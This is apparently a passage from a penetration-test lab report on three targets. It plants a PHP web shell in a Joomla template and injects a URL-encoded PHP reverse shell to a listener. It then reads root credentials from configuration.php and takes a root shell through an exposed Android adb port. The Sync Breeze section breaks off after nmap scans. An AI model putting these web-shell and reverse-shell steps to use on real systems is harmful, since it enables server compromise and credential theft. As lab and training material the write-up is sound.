


View the display note to acquire credentials for the Super User. Use these credentials to log in as Super User.





```
Credentials for Super User |
user: administrator
pass: joomlaadministrator
```

As Super User, navigate to "Template" tab. Create a new file under "protostar" template.




Input the following commands in the newly created template file:

```
<?php echo "Follow us." ?>    #this is just an identifier to ensure the page took the proper
template after navigating to it. Not required.
<?php echo shell_exec($_GET['cmd']); ?>    #this will allow you to inject a command in the url line.
```



Navigate to the created page:


```
10.15.1.177/tmeplates/protostar/vk9-sec.php
```



Follow us.

Inject a PHP reverse shell command into the url.

```
php -r '$sock=fsockopen("172.16.5.2",81);exec("/bin/sh -i <&3 >&3 2>&3");'    #command before URL-encoding
php%20-r%20%27%24sock%3Dfsockopen(%22172.16.5.2%22%2C81)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22)%3B%27     #command after URL-encoding

http://10.15.1.177/index.php?cmd=php%20-r%20%27%24sock%3Dfsockopen(%22172.16.5.2%22%2C81)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22)%3B%27
```



Follow us.

Set up a listener on local system to connect to the PHP reverse shell.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 81
listening on [any] 81 ...
10.15.1.177: inverse host lookup failed: Unknown host
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.177] 35487
sh: no job control in this shell
sh-4.1$
```

Find root credentials in /var/www/html/configuration.php.

```
cat /var/www/html/configuration.php
_____________________

user: root
pass: root1988
```

```
cat ./html/configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'Joomla 3.6.3 Test Site';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'root1988';
        public $db = 'joomla';
        public $dbprefix = 'yk3ym_';
        public $live_site = '';
        public $secret = 'i5X5ltoz8LACyLu8';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
        public $ftp_host = '127.0.0.1';
        public $ftp_port = '21';
```

SSH in to 10.15.1.177 server. Verify root privilege.

```
┌──(kali㉿kali)-[~]
└─$ ssh root@10.15.1.177
root@10.15.1.177's password:
Last login: Wed Feb 28 23:35:07 2018
[root@cms01 ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@cms01 ~]# whoami
root
```

The exploit was executed successfully and we received an SSH session with root privileges on the target.

Launch shell and verify IP address of target box.

```
[root@cms01 ~]# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:7a:a8:2c brd ff:ff:ff:ff:ff:ff
    inet 10.15.1.177/24 brd 10.15.1.255 scope global eth0
    inet6 fe80::20c:29ff:fe7a:a82c/64 scope link
       valid_lft forever preferred_lft forever
```

Locate key.txt file in /root/key.txt.

```
cat /root/key.txt
```

```
[root@cms01 ~]# cat /root/key.txt
cvxdxsy3cjhhbk0zbfuf
```

key.txt

cvxdxsy3cjhhbk0zbfuf

---

9. Android [B] | 10.15.1.48

Introduction

Tasked to conduct an assessment on 10.15.1.48. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Android Debug Bridge (adb) vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using adb.

Vulnerabilities Discovered

OS: Linux localhost 4.0.9-android-x86+
Open ports: freeciv [5555].

- Vulnerable to Android Debug Bridge (adb) vulnerability.

CVE IDs: N/A

Metasploit exploit: N/A

Contents of key.txt: x7vyfyxcaq6p7vxx2ruo

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://developer.android.com/studio/command-line/adb
https://www.hackeracademy.org/how-to-hack-android-device-with-adb-android-debugging-bridge/
https://medium.com/@samsepio1/android4-vulnhub-writeup-3036f352640f

EXPLOIT DESCRIPTION


When you start an adb client, the client first checks whether there is an adb server process already running. If there isn't, it starts the server process. When the server starts, it binds to local TCP port 5037 and listens for commands sent from adb clients—all adb clients use port 5037 to communicate with the adb server.

The server then sets up connections to all running devices. It locates emulators by scanning odd-numbered ports in the range 5555 to 5585, the range used by the first 16 emulators. Where the server finds an adb daemon (adbd), it sets up a connection to that port. Note that each emulator uses a pair of sequential ports — an even-numbered port for console connections and an odd-numbered port for adb connections


Once the server has set up connections to all devices, you can use adb commands to access those devices. Because the server manages connections to devices and handles commands from multiple adb clients, you can control any device from any client (or from a script).

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover freeciv port 5555.



A more in-depth look at open ports. No additional information was aquired.

```
nmap -A 10.15.1.48
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.15.1.48
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 20:27 EDT
Nmap scan report for 10.15.1.48
Host is up (0.16s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE  VERSION
5555/tcp open  freeciv?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.06 seconds
```

Search for the potential Freeciv exploit.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit freeciv
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
Freeciv 2.0.7 - Jumbo Malloc Crash (Denial of Service)                                                                                                | windows/dos/1557.c
Freeciv 2.2.1 - Multiple Remote Denial of Service Vulnerabilities                                                                                     | linux/dos/34249.txt
Freeciv Server 2.0.0beta8 - Denial of Service                                                                                                         | multiple/dos/880.pl
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

Potential Freeciv exploits exist, but none that are of use to us for this machine.

According to research, the discovered service can be exploited using adb tool.

```
$ apt-get install adb     #install adb if not previously installed

$ adb connect 10.15.1.48:5555     #connect to target ip and port
$ adb shell     #launch a shell
$ su     #switch to root shell
```

Since this service allows you to run as root, using the command "su" will switch you to a root terminal.


```
┌──(kali㉿kali)-[~]
└─$ adb connect 10.15.1.48:5555
already connected to 10.15.1.48:5555

┌──(kali㉿kali)-[~]
└─$ adb shell
shell@x86:/ $ su
root@x86:/ #
```

Verify root privilege.

```
root@x86:/ # whoami
root
root@x86:/ # id
uid=0(root) gid=0(root)
```


The exploit was executed successfully and we received a session with root privileges on the target.

Verify IP address of target box.



Locate key.txt file in /data/root/key.txt.

```
cat /data/root/key.txt
```



key.txt

x7vyfyxcaq6p7vxx2ruo

---

10. Breeze [B] | 10.15.1.124

Introduction

Tasked to conduct an assessment on 10.15.1.124. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit vulnerability was discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using python code and the Metasploit framework.

Vulnerabilities Discovered

OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
Open ports: HTTP [2869, 5357, 10243], SMB [135, 139, and 445], Breeze [81], & additional ports that may be of interest.

- Vulnerable to Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit vulnerability.

CVE IDs: N/A

Metasploit exploit: exploit/multi/handler

Contents of key.txt: s3n12e9526irbwc641cx

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://www.exploit-db.com/exploits/40456
https://github.com/puckiestyle/python/blob/master/syncbreeze894.py

EXPLOIT DESCRIPTION

Exploits the Sync Breeze Enterprise 8.9.24 login page by delivering a buffer overflow proceeded by a payload that will establish a privileged reverse shell which can by connected to from the localhost.

Attack Narrative

Begin from the local machine.

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP ports 2869, 5357, 10243; SMB ports 135, 139, and 445; Breeze port 81 & additional ports that may be of interest.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.15.1.124
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 21:22 EDT
Nmap scan report for 10.15.1.124
Host is up (0.17s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
81/tcp    open  hosts2-ns
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 38.88 seconds
```

A more in-depth look at open ports. Observe Breeze v8.9.24 on port 81.

```
nmap -A 10.15.1.124
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.15.1.124
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 21:22 EDT
Nmap scan report for 10.15.1.124
Host is up (0.18s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE            VERSION
81/tcp    open  hosts2-ns?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|   GenericLines, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 400 Bad Request
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/html
|     Content-Length: 1219
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
|     <html>
|     <head>
|     <meta http-equiv='Content-Type' content='text/html; charset=UTF-8'>
|     <meta name='Author' content='Flexense HTTP Server v8.9.24'>
|     <meta name='GENERATOR' content='Flexense HTTP v8.9.24'>
|     <title>Sync Breeze Enterprise @ Breeze-PC</title>
|     <link rel='stylesheet' type='text/css' href='resources/syncbreeze.css' media='all'>
|     <script type='text/javascript' src='resources/status.js'></script>
|     </head>
|     <body onload="scheduleStatusUpdate();">
|     <div id='header'><table border=0 padding=0 cellpadding=0 cellspacing=0 width='100%'><tr>
```


```
|     <meta name='GENERATOR' content='Flexense HTTP v8.9.24'>
|     <title>Sync Breeze Enterprise @ Breeze-PC</title>
|     <link rel='stylesheet' type='text/css' href='resources/syncbreeze.css' media='all'>
|     <script type='text/javascript' src='resources/status.js'></script>
|     </head>
|     <body onload="scheduleStatusUpdate();">
|     <div id='header'><table border=0 padding=0 cellpadding=0 cellspacing=0 width='100%'><tr>
|     width=220 align=left>Sync Breeze Enterprise v8.9.24</td>
|     <td></td>
|     width=220 align=right id='stime'>21-Oct-2021 22:35:33</td>
|     </tr></table></div>
|     <div id='content'>
|_    <div
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Breeze-PC
| Not valid before: 2021-10-14T05:49:19
|_Not valid after:  2022-04-15T05:49:19
|_ssl-date: 2021-10-22T05:38:52+00:00; +4h12m44s from scanner time.
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc              Microsoft Windows RPC
```

```
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  msrpc             Microsoft Windows RPC
49156/tcp open  msrpc             Microsoft Windows RPC
49158/tcp open  msrpc             Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servi
ce :
SF-Port81-TCP:V=7.91%I=7%D=10/21%Time=61721269%P=x86_64-pc-linux-gnu%r(Get
SF:Request,505,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html\r\nCo
SF:ntent-Length:\x201219\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//D
SF:TD\x20HTML\x204\.01\x20Transitional//EN\"\x20\"http://www\.w3\.org/TR/h
SF:tml4/loose\.dtd\">\r\n<html>\r\n<head>\r\n<meta\x20http-equiv='Content-
SF:Type'\x20content='text/html;\x20charset=UTF-8'>\r\n<meta\x20name='Autho
SF:r'\x20content='Flexense\x20HTTP\x20Server\x20v8\.9\.24'>\r\n<meta\x20na
SF:me='GENERATOR'\x20content='Flexense\x20HTTP\x20v8\.9\.24'>\r\n<title>Sy
SF:nc\x20Breeze\x20Enterprise\x20@\x20Breeze-PC</title>\r\n<link\x20rel='s
SF:tylesheet'\x20type='text/css'\x20href='resources/syncbreeze\.css'\x20me
SF:dia='all'>\r\n<script\x20type='text/javascript'\x20src='resources/statu
SF:s\.js'></script>\r\n</head>\r\n<body\x20onload=\"scheduleStatusUpdate\(
SF:\);\">\r\n<div\x20id='header'><table\x20border=0\x20padding=0\x20cellpa
SF:dding=0\x20cellspacing=0\x20width='100%'><tr>\r\n<td\x20width=220\x20al
SF:ign=left>Sync\x20Breeze\x20Enterprise\x20v8\.9\.24</td>\r\n<td></td>\r\
SF:n<td\x20width=220\x20align=right\x20id='stime'>21-Oct-2021\x2022:35:33<
SF:/td>\r\n</tr></table></div>\r\n<div\x20id='content'>\r\n<div\x20")%r(HT
SF:TPOptions,1C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(FourOhFour
SF:Request,1A,"HTTP/1\.1\x20404\x20Not\x20Found\r\n\r\n")%r(GenericLines,1
SF:C,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(RTSPRequest,1C,"HTTP/
SF:1\.1\x20400\x20Bad\x20Request\r\n\r\n")%r(SIPOptions,1C,"HTTP/1\.1\x204
SF:00\x20Bad\x20Request\r\n\r\n");
Service Info: Host: BREEZE-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
SF:00\x20Bad\x20Request\r\n\r\n");
Service Info: Host: BREEZE-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 5h57m44s, deviation: 3h30m00s, median: 4h12m43s
